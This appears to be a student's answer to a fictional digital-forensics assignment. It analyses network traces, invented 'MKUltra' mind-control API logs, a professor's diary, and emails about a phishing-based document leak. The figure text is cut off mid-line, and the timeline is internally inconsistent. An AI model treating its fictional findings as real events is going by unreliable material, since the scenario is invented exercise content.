
The second one is the MKUltra API logs:



```
[
    <2024-07-16T15:59:02Z>:{
        "endpoint": "/api/MKUltra/initialize",
        "parameters": {
            "auth_token": "uHa2df43kfn32pp"
        },
        "response": {
            "status": "success",
            "session_id": "session_k651w1r"
        }
    },
    <2024-07-16T15:59:43Z>:{
        "endpoint": "/api/MKUltra/configure",
        "parameters": {
            "session_id": "session_k651w1r",
            "default_frequency": 40,
            "default_intensity": 30,
            "default_duration": 300
        },
        "response": {
            "status": "configured",
            "message": "Mind control parameters have been successfully configured."
        }
    },
    <2024-07-16T16:00:21Z>:{
        "endpoint": "/api/MKUltra/idea",
        "parameters": {
```

Figure 34

And the last one is Rafael’s Diary:



```
April 4th, 2024

8:00 AM
Coffee machine broke again in the staff room. The usual chaos. Miguel, the fifth-year student, as
known better. I’ve been jittery since the first sip, and now I’m almost certain my lecture on orb
though, which is unsettling. Maybe they think it’s just part of the curriculum now?

11:00 AM
Had another meeting with Virgolino about MKULTRA’s integration into the ISTSat. Virgolino keeps s
satellite clean room. I’m seriously concerned that we might end up sending an ant colony into spa
"won’t affect the signal." It’s hard to know when he’s joking.

3:00 PM
The mayor of Oeiras called. He always calls at the worst possible times, like when I’m just about
device can target individuals specifically. I told him it’s still in the testing phase, but the i
Must be hard, being a politician in Oeiras. I suggested he focus on more local issues like, I don

8:00 PM
Late-night emails. My inbox is 90% requests for lab extensions and 10% conspiracy theories from a
the students seem interested in the satellite, which is probably for the best.

Maybe we’re onto something after all.

April 7th, 2024

7:30 AM
Breakfast was interrupted by a message from Virgolino, sent at 4:45 AM, telling me he’d found a “
functions entirely on espresso and dried cod, I swear. I have no idea what the breakthrough is, t
was crunching.
```

Figure 35

Other emails found were from Rafael to the email adelinorebelodesousa@outlook.com about updating Adelino on the progress of some “Masterplan” and receiving the first “commission” from the restaurants they are engaged in.

> *"Dear Adelino,\r\n\r\nI hope this email finds you well.\r\n\r\nI wanted to update you that our masterplan is working smoothly, just as we anticipated. I’ve already received the first “commission” from the restaurants we’ve engaged with. It’s a promising sign that "*

The other email is from Rafael to Virgolino asking to execute some commands on the MK to test if it's working properly, and to try to direct them to some restaurants.

"Hi Virgolino,\r\n\r\nI need you to execute some commands on the MK so we know if it's working properly. Try to direct them to the restaurants but don't go too crazy at first, we are still not sure what the higher modes are capable of.\r\n\r\nKeep me posted.\r\n\r\nBe"

3. Analysis of relevant findings

3.1. Do you find any evidence of transfers involving the five hidden documents in the analyzed network traces? What can you determine about the source of these documents?

Yes, we found evidence of the five hidden documents being transferred in these network traces.

In the trace1.pcapng file, a Discord conversation between Miguel and his friend, Diogo Caseiro, reveals that Miguel shared the DECO report with him. During the conversation, he mentioned encountering Virgolino in a strange empty lot on Avenida de Ceuta, as well as the "Millennium Tower" incident. Curious about these events, Miguel conducted online research, which led him to find the report.

In trace2.pcapng, there is evidence that **Miguel Estrela accessed Virgolino Gonçalves' computer** and discovered several relevant files, including **BankStatement.pdf** and **MKU Documentation.pdf.**

When **Miguel accessed the shortcut on Rafael's computer** in trace3.pcapng, he did so by downloading malware that he created and sending it to Rafael as an **attachment in a phishing email**. This led to the discovery of part of the **blueprint image** and **MKUltra API logs**.

3.2. What can you deduce about the identity of the person(s) responsible for transferring the documents?

It seems that it was Miguel Estrela who transferred these documents, or at least it was done by someone using his computer or his accounts.

The reasons we suspect Miguel are based on, besides the trace IP source being Miguel's computer, the content of a Discord chat between him and Diogo, in which they express their intention to send gathered information related to the "mind control machine" and "ISTSat-1" to João. Additionally, the emails exchanged between Rafael and Virgolino further confirm the existence of the MKUltra machine, indicating that it is not merely a topic invented by student Miguel.

3.3. Can you establish a timeline of key events that explains how the data exfiltration occurred and how the documents ultimately ended up in João Musk's possession?

- [25/March 2024 around 8 PM – trace 2] Miguel transferred the data from Virgolino's PC .
- [05/September 2024] The reports of the restaurant's growth was issued.
- [September 2024] João Musk whole anti-forensic activities occurred in throughout September.
- [11/October 2024 around 11AM – trace 3] Miguel shared the DECO report he found online with Diogo Caseiro.

There seems to have been some timestamp tampering, as the order of events of Miguel telling Diogo he's going to access Virgolino's computer and telling Diogo that he already did it becomes incoherent with the analysis of traces 2 and 3.

But if the temporal order of events by assignments is 3rd, then the 2nd and lastly the 1st assignment, we can infer that João Musk discovered MKUltra before Miguel and Diogo, and maybe that's why they say they haven't heard about him for a while in their Discord chat.

3.4. Based on all the evidence gathered in this investigation, what can you infer regarding the conspiracy hypothesis that initiated this inquiry? Did you find any additional evidence supporting it? If so, who might be the actors involved, and what steps would you recommend for the next phase of the investigation?

Based on all the evidence gathered in this investigation, we believe that the mayor of Oeiras may have a business relationship with Rafael Calhau, the lead professor responsible for the ISTSat-1 project, as indicated in his diary.

We also believe that the lead engineer overseeing this satellite operation, Virgolino Gonçalves, who purchased the MKUltra machine from MOBICARE, may be involved in activities that could have serious implications for society, potentially crossing ethical boundaries. Based on conversations between these two professors, it appears they are in the testing phase of the machine, using it to attempt to control minds and direct individuals toward specific restaurants in the Oeiras area.

Recommendations:

For the next phase of the investigation, we recommend looking into student Miguel and his friend Diogo, as they appear to have knowledge of the events and possess significant information, from what Miguel gathered from the professors' computers and from Diogo because he works at one of the restaurants affected by the MKULTRA experiments. This will allow us to determine whether the actions were genuinely carried out by Miguel himself or by others using his computer. Additionally, this investigation will help prevent further theft of relevant information and ensure that it is not being misused for other purposes.

We also recommend investigating the involvement of the two professors, Rafael and Virgolino, as well as the mayor of Oeiras, and the “eyepatch guy” that frequently meets with Virgolino according to Miguel and Diogo’s conversation. A thorough analysis is necessary to prevent potential catastrophic events for humanity, particularly regarding the objectives behind acquiring the MKUltra machine and the purposes of the satellite.

4. Appendices

Feel free to attach appendices, e.g., displaying relevant evidence, etc.